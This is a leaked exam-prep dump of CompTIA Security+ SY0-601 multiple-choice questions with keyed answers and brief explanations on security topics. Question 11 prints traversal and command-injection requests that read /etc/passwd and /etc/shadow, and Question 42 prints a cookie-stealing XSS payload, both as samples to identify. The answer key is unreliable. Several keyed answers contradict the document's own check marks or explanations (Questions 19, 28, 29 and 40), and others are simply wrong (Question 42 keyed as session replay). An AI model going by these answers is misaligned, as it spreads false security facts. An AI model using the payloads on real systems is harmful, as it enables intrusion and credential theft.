



YOUR JOURNEY OF ACHIEVEMENTS BEGINS HERE

**CompTIA**

**SY0-601**

**CompTIA Security+ Exam 2022**

**Version: 60.0**

**[ Total Questions: 943]**

Web: [www.dumpsmate.com](http://www.dumpsmate.com)

Email: [support@dumpsmate.com](mailto:support@dumpsmate.com)

# **IMPORTANT NOTICE**

## **Feedback**

We have developed quality product and state-of-art service to ensure our customers interest. If you have any suggestions, please feel free to contact us at [feedback@dumpsmate.com](mailto:feedback@dumpsmate.com)

## **Support**

If you have any questions about our product, please provide the following items:

- » exam code
- » screenshot of the question
- » login id/email

please contact us at [support@dumpsmate.com](mailto:support@dumpsmate.com) and our technical experts will provide support within 24 hours.

## **Copyright**

The product of each order has its own encryption code, so you should use it independently. Any unauthorized changes will inflict legal punishment. We reserve the right of final explanation for this statement.

**Exam Topic Breakdown**

<b>Exam Topic</b>	<b>Number of Questions</b>
<a href="#"><u>Topic 1 : Exam Pool A</u></a>	150
<a href="#"><u>Topic 2 : Exam Pool B</u></a>	109
<a href="#"><u>Topic 3 : Exam Pool C (NEW)</u></a>	341
<a href="#"><u>Topic 4 : Exam Pool D (NEW)</u></a>	105
<a href="#"><u>Topic 5 : Exam Pool E (NEW)</u></a>	107
<a href="#"><u>Topic 6 : Exam Pool F (NEW)</u></a>	131
<b>TOTAL</b>	943

## Topic 1, Exam Pool A

### Question #1 - [\(Exam Topic 1\)](#)

A security analyst has identified malv/are spreading through the corporate network and has activated the CSIRT Which of the following should the analyst do NEXT? A A. Review how the malware was introduced to the network

- B. Attempt to quarantine all infected hosts to limit further spread
- C. Create help desk tickets to get infected systems reimaged
- D. Update all endpoint antivirus solutions with the latest updates

### Question #2 - [\(Exam Topic 1\)](#)

Which of the following organizations sets frameworks and controls for optimal security configuration on systems?

- A. ISO
- B. GDPR
- C. PCI DSS
- D. NIST

### Answer: D

### Question #3 - [\(Exam Topic 1\)](#)

An attacker was eavesdropping on a user who was shopping online. The attacker was able to spoof the IP address associated with the shopping site. Later, the user received an email regarding the credit card statement with unusual purchases. Which of the following attacks took place?

- A. On-path attack
- B. Protocol poisoning
- C. Domain hijacking
- D. Bluejacking

### Answer: A

**Question #4 - [\(Exam Topic 1\)](#)**

As part of a security compliance assessment, an auditor performs automated vulnerability scans. In addition, which of the following should the auditor do to complete the assessment?

- A. User behavior analysis
- B. Packet captures
- C. Configuration reviews
- D. Log analysis

**Answer: D****Explanation**

A vulnerability scanner is essentially doing that. It scans every part of your network configuration that it can, and determines if known vulnerabilities are known at any point of that.

**Question #5 - [\(Exam Topic 1\)](#)**

An employee received a word processing file that was delivered as an email attachment. The subject line and email content enticed the employee to open the attachment. Which of the following attack vectors BEST matches this malware?

- A. Embedded Python code
- B. Macro-enabled file
- C. Bash scripting
- D. Credential-harvesting website

**Answer: B****Question #6 - [\(Exam Topic 1\)](#)**

Which of the following would be the BEST way to analyze diskless malware that has infected a VDI?

- A. Shut down the VDI and copy off the event logs.
- B. Take a memory snapshot of the running system.
- C. Use NetFlow to identify command-and-control IPs.
- D. Run a full on-demand scan of the root volume.

**Answer: B****Question #:7 - (Exam Topic 1)**

DDoS attacks are causing an overload on the cluster of cloud servers. A security architect is researching alternatives to make the cloud environment respond to load fluctuation in a cost-effective way. Which of the following options BEST fulfils the architect's requirements?

- A. An orchestration solution that can adjust scalability of cloud assets
- B. Use of multipath by adding more connections to cloud storage
- C. Cloud assets replicated on geographically distributed regions
- D. An on-site backup that is deployed and only used when the load increases

**Answer: A****Explanation**

Scaling cloud infrastructures can experience lag during the periods of high activity, where other assets have to either be added, or become active. This is the compromise for a cost-effective solution that scales. The company could go for a system that is absolutely overkill on assets at all times, in preparation for those brief peak moments. But this is expensive, and unlikely to be taken by most companies. Only case you would want to use one of these is if you have a sensitive or critical service that MUST remain online. Stock exchange servers, military servers, bank servers, etc. come to mind for this criteria.

**Question #:8 - (Exam Topic 1)**

A security analyst generated a file named host1.pcap and shared it with a team member who is going to use it for further incident analysis. Which of the following tools will the other team member MOST likely use to open this file?

- A. Autopsy
- B. Memdump
- C. FTK imager
- D. Wireshark

**Answer: D****Explanation**

Some common applications that can open .pcap files are Wireshark, WinDump, tcpdump, Packet Square - Capedit and Ethereal.

**Question #:9 - [\(Exam Topic 1\)](#)**

An engineer wants to inspect traffic to a cluster of web servers in a cloud environment. Which of the following solutions should the engineer implement?

- A. Proxy server
- B. WAF
- C. Load balancer
- D. VPN

**Answer: B****Question #:10 - [\(Exam Topic 1\)](#)**

A recent security breach exploited software vulnerabilities in the firewall and within the network management solution. Which of the following will MOST likely be used to identify when the breach occurred through each device?

- A. SIEM correlation dashboards
- B. Firewall syslog event logs
- C. Network management solution login audit logs
- D. Bandwidth monitors and interface sensors

**Answer: A****Question #:11 - [\(Exam Topic 1\)](#)**

A SOC operator is analyzing a log file that contains the following entries:

```
[06-Apr-2021-18:00:06] GET /index.php../../../../etc/passwd  
[06-Apr-2021-18:01:07] GET /index.php../../../../etc/shadow  
[06-Apr-2021-18:01:26] GET /index.php../../../../../../../../etc/passwd  
[06-Apr-2021-18:02:16] GET /index.php?var1=;cat /etc/passwd;&var2=7865tgydk  
[06-Apr-2021-18:02:56] GET /index.php?var1=;cat /etc/shadow;&var2=7865tgydk
```

- A. SQL injection and improper input-handling attempts
- B. Cross-site scripting and resource exhaustion attempts
- C. Command injection and directory traversal attempts

- D. Error handling and privilege escalation attempts

**Answer: C****Question #:12 - ([Exam Topic 1](#))**

Which of the following describes the continuous delivery software development methodology?

- A. Waterfall
- B. Spiral
- C. V-shaped
- D. Agile

**Answer: D****Question #:13 - ([Exam Topic 1](#))**

A new company wants to avoid channel interference when building a WLAN. The company needs to know the radio frequency behavior, identify dead zones, and determine the best place for access points. Which of the following should be done FIRST?

- A. Configure heat maps.
- B. Utilize captive portals.
- C. Conduct a site survey.
- D. Install Wi-Fi analyzers.

**Answer: A****Question #:14 - ([Exam Topic 1](#))**

A technician enables full disk encryption on a laptop that will be taken on a business trip. Which of the following does this process BEST protect?

- A. Data in transit
- B. Data in processing
- C. Data at rest
- D. Data tokenization

**Answer: C****Explanation**

Data at rest: Data at rest is data in its stored or resting state, which is typically on some type of persistent storage such as a hard drive or tape. Symmetric encryption is used in this case.

**Question #:15 - (Exam Topic 1)**

A security analyst needs to be able to search and correlate logs from multiple sources in a single tool. Which of the following would BEST allow a security analyst to have this ability?

- A. SOAR
- B. SIEM
- C. Log collectors
- D. Network-attached storage

**Answer: B****Explanation**

SIEM event correlation is an essential part of any SIEM solution. It aggregates and analyzes log data from across your network applications, systems, and devices, making it possible to discover security threats and malicious patterns of behaviors that otherwise go unnoticed and can lead to compromise or data loss.

**Question #:16 - (Exam Topic 1)**

A company recently experienced a significant data loss when proprietary information was leaked to a competitor. The company took special precautions by using proper labels; however, email filter logs do not have any record of the incident. An investigation confirmed the corporate network was not breached, but documents were downloaded from an employee's COPE tablet and passed to the competitor via cloud storage. Which of the following is the BEST mitigation strategy to prevent this from happening in the future?

- A. User training
- B. CASB
- C. MDM
- D. EDR

**Answer: D****Question #:17 - (Exam Topic 1)**

A security incident has been resolved. Which of the following BEST describes the importance of the final phase of the incident response plan?

- A. It examines and documents how well the team responded, discovers what caused the incident, and determines how the incident can be avoided in the future
- B. It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed
- C. It identifies the incident and the scope of the breach, how it affects the production environment, and the ingress point
- D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach

**Answer: A**

**Question #:18 - [\(Exam Topic 1\)](#)**

During a trial, a judge determined evidence gathered from a hard drive was not admissible. Which of the following BEST explains this reasoning?

- A. The forensic investigator forgot to run a checksum on the disk image after creation
- B. The chain of custody form did not note time zone offsets between transportation regions
- C. The computer was turned off, and a RAM image could not be taken at the same time
- D. The hard drive was not properly kept in an antistatic bag when it was moved

**Answer: A**

**Question #:19 - [\(Exam Topic 1\)](#)**

Which of the following tools is effective in preventing a user from accessing unauthorized removable media?

- A. USB data blocker ✓
- B. Faraday cage
- C. Proximity reader
- D. Cable lock

**Answer: B**

**Question #:20 - [\(Exam Topic 1\)](#)**

Which of the following components can be used to consolidate and forward inbound Internet traffic to multiple cloud environments through a single firewall?

- A. Transit gateway
- B. Cloud hot site
- C. Edge computing
- D. DNS sinkhole

**Answer: A****Question #:21 - [\(Exam Topic 1\)](#)**

A company is implementing a DLP solution on the file server. The file server has PII, financial information, and health information stored on it. Depending on what type of data that is hosted on the file server, the company wants different DLP rules assigned to the data. Which of the following should the company do to help accomplish this goal?

- A. Classify the data
- B. Mask the data
- C. Assign an application owner
- D. Perform a risk analysis

**Answer: A****Question #:22 - [\(Exam Topic 1\)](#)**

Which of the following is the GREATEST security concern when outsourcing code development to third-party contractors for an internet-facing application?

- A. Intellectual property theft
- B. Elevated privileges
- C. Unknown backdoor
- D. Quality assurance

**Answer: C**

**Question #:23 - [\(Exam Topic 1\)](#)**

A company labeled some documents with the public sensitivity classification. This means the documents can be accessed by:

- A. employees of other companies and the press
- B. all members of the department that created the documents
- C. only the company's employees and those listed in the document
- D. only the individuals listed in the documents

**Answer: A****Question #:24 - [\(Exam Topic 1\)](#)**

The Chief Information Security Officer wants to prevent exfiltration of sensitive information from employee cell phones when using public USB power charging stations. Which of the following would be the BEST solution to implement?

- A. DLP
- B. USB data blocker
- C. USB OTG
- D. Disabling USB ports

**Answer: A****Explanation**

USB data blockers are good, but they're reliant on the employee actually using them. A DLP solution such as MobileIron forces compliance, by locking corporate resources behind a secure application. For example: Users any mobile device policy, such as BYOD, CYOD, and COPE. If they want to access their corporate email on their phone. They will need to sign into the MobileIron application, in order to be granted visibility to their corporate email account. Since the emails are being read/sent through the MobileIron application. Safeguards can be applied even on an outside network-mobile level. If an employee attempts to send a customer's social security number, the MobileIron will either block it, alert it, or both, contingent on how the company setup the MobileIron service to work.

**Question #:25 - [\(Exam Topic 1\)](#)**

An administrator is experiencing issues when trying to upload a support file to a vendor. A pop-up message reveals that a payment card number was found in the file, and the file upload was blocked. Which of the following controls is most likely causing this issue and should be checked FIRST?

- A. DLP
- B. Firewall rule
- C. Content filter
- D. MDM
- E. Application allow list

**Answer: A****Question #:26 - ([Exam Topic 1](#))**

An attack has occurred against a company.

**INSTRUCTIONS**



You have been tasked to do the following:

Identify the type of attack that is occurring on the network by clicking on the attacker's tablet and reviewing the output. (Answer Area 1).

Identify which compensating controls should be implemented on the assets, in order to reduce the effectiveness of future attacks by dragging them to the correct server.

(Answer area 2) All objects will be used, but not all placeholders may be filled. Objects may only be used once.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Select and Place:

**Answer Area 1**

SQL Injection

Cross Site Scripting

XML Injection

Session Hijacking

Type of attack

**Answer Area 2**


Input Validation

Code Review

WAF

URL Filtering

Record level access control

**Answer:**

**Answer Area 1**

- SQL Injection
- Cross Site Scripting
- XML Injection
- Session Hijacking

**Type of attack**

- SQL Injection

**Answer Area 2**

- Input Validation
- Code Review
- WAF
- URL Filtering
- Record level access control



**Explanation**

Diagram Description automatically generated

**Network Diagram****Show Question****Reset All Answers****Drag & Drop**

All attack mitigations have been used

**Select type of attack**

- SQL Injection
- Cross Site Scripting
- XML Injection
- Session Hijacking

**Question #27 - (Exam Topic 1)**

A DBA reports that several production server hard drives were wiped over the weekend. The DBA also reports that several Linux servers were unavailable due to system files being deleted unexpectedly. A security analyst verified that software was configured to delete data deliberately from those servers. No backdoors to any servers were found. Which of the following attacks was MOST likely used to cause the data toss?

- A. Logic bomb
- B. Ransomware
- C. Fileless virus
- D. Remote access Trojans
- E. Rootkit

**Answer: A**

**Question #:28 - (Exam Topic 1)**

A security analyst is concerned about critical vulnerabilities that have been detected on some applications running inside containers. Which of the following is the BEST remediation strategy?

- A. Update the base container image and redeploy the environment ✓
- B. Include the containers in the regular patching schedule for servers
- C. Patch each running container individually and test the application
- D. Update the host in which the containers are running

**Answer:** C

**Question #:29 - (Exam Topic 1)**

An organization wants to implement a biometric system with the highest likelihood that an unauthorized user will be denied access. Which of the following should the organization use to compare biometric solutions?

- A. FRR                    **FAR (False Acceptance Rate): This is the rate at which the system incorrectly accepts an unauthorized user as an authorized one. A lower FAR indicates a higher level of security as it minimizes the chances of unauthorized access.**
- B. Difficulty of use
- C. Cost
- D. FAR ✓
- E. CER

**Answer:** A

**Question #:30 - (Exam Topic 1)**

An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would BEST describe the estimated number of devices to be replaced next year?

- A. ALE
- B. ARO
- C. RPO
- D. SLE

**Answer:** A

**Question #:31 - [\(Exam Topic 1\)](#)**

After returning from a conference, a user's laptop has been operating slower than normal and overheating and the fans have been running constantly. During the diagnosis process, an unknown piece of hardware is found connected to the laptop's motherboard. Which of the following attack vectors was exploited to install the hardware?

- A. Removable media
- B. Spear phishing
- C. Supply chain
- D. Direct access

**Answer: D****Question #:32 - [\(Exam Topic 1\)](#)**

A cloud service provider has created an environment where customers can connect existing local networks to the cloud for additional computing resources and block internal HR applications from reaching the cloud. Which of the following cloud models is being used?

- A. Public
- B. Community
- C. Hybrid
- D. Private

**Answer: C****Explanation**

Hybrid cloud refers to a mixed computing, storage, and services environment made up of on-premises infrastructure, private cloud services, and a public cloud—such as Amazon Web Services (AWS) or Microsoft Azure—with orchestration among the various platforms.

**Question #:33 - [\(Exam Topic 1\)](#)**

A security policy states that common words should not be used as passwords. A security auditor was able to perform a dictionary attack against corporate credentials. Which of the following controls was being violated?

- A. Password complexity



- B. Password history
- C. Password reuse
- D. Password length

**Answer: B**

**Question #:34 - [\(Exam Topic 1\)](#)**

Which of the following should be monitored by threat intelligence researchers who search for leaked credentials?

- A. Common Weakness Enumeration
- B. OSINT
- C. Dark web
- D. Vulnerability databases

**Answer: C**

**Question #:35 - [\(Exam Topic 1\)](#)**

Which of the following will increase cryptographic security?

- A. High data entropy
- B. Algorithms that require less computing power
- C. Longer key longevity
- D. Hashing

**Answer: C**

**Question #:36 - [\(Exam Topic 1\)](#)**

A security analyst receives an alert from the company's SIEM that anomalous activity is coming from a local source IP address of 192.168.34.26. The Chief Information Security Officer asks the analyst to block the originating source. Several days later, another employee opens an internal ticket stating that vulnerability scans are no longer being performed properly. The IP address the employee provides is 192.168.34.26. Which of the following describes this type of alert?

- A. True positive

- B. True negative
- C. False positive
- D. False negative

**Answer: C****Question #:37 - [\(Exam Topic 1\)](#)**

Field workers in an organization are issued mobile phones on a daily basis. All the work is performed within one city and the mobile phones are not used for any purpose other than work. The organization does not want these phones used for personal purposes. The organization would like to issue the phones to workers as permanent devices so the phones do not need to be reissued every day. Given the conditions described, which of the following technologies would BEST meet these requirements?

- A. Geofencing
- B. Mobile device management
- C. Containerization
- D. Remote wiping

**Answer: B****Question #:38 - [\(Exam Topic 1\)](#)**

Which of the following would detect intrusions at the perimeter of an airport?

- A. Signage
- B. Fencing
- C. Motion sensors
- D. Lighting
- E. Bollards

**Answer: C****Question #:39 - [\(Exam Topic 1\)](#)**

A large bank with two geographically dispersed data centers is concerned about major power disruptions at both locations. Every day each location experiences very brief outages that last for a few seconds. However, during the summer a high risk of intentional brownouts that last up to an hour exists particularly at one of the

locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?

- A. Dual supply
- B. Generator
- C. PDU
- D. Daily backups

**Answer: B**

**Question #:40 - (Exam Topic 1)**

An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled. Which of the following can be used to accomplish this task?

- A. Application allow list
  - B. SWG
  - C. Host-based firewall
  - D. VPN
- A host-based firewall is a security feature that operates on an individual server or host. It can be configured to control incoming and outgoing network traffic based on predetermined rules. In this case, the engineer can configure the host-based firewall on each of the 100 web servers to block all ports except port 443. This will effectively restrict access to only the desired port and enforce the security policy.

**Answer: B**

**Question #:41 - (Exam Topic 1)**

A security analyst is investigating some users who are being redirected to a fake website that resembles www.comptia.org. The following output was found on the naming server of the organization:

Name	Type	Data
www	A	192.168.1.10
server1	A	10.10.10.10
server2	A	10.10.10.11
file	A	10.10.10.12

Which of the following attacks has taken place?

- A. Domain reputation
- B. Domain hijacking
- C. Disassociation
- D. DNS poisoning

**Answer: D****Question #:42 - (Exam Topic 1)**

A security analyst was asked to evaluate a potential attack that occurred on a publicly accessible section of the company's website. The malicious actor posted an entry in an attempt to trick users into clkckmg the following:

`https://www.comptia.com/contact-us/%3Fname%3D%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E`

Which of the following was MOST likely observed?

- A. DLL injection
- B. Session replay
- C. SOLI
- D. XSS

**Answer: B****Question #:43 - (Exam Topic 1)**

Two organizations plan to collaborate on the evaluation of new SIEM solutions for their respective companies. A combined effort from both organizations' SOC teams would speed up the effort. Which of the following can be written to document this agreement?

- A. MOU
- B. ISA
- C. SLA
- D. NDA

**Answer: A****Explanation**

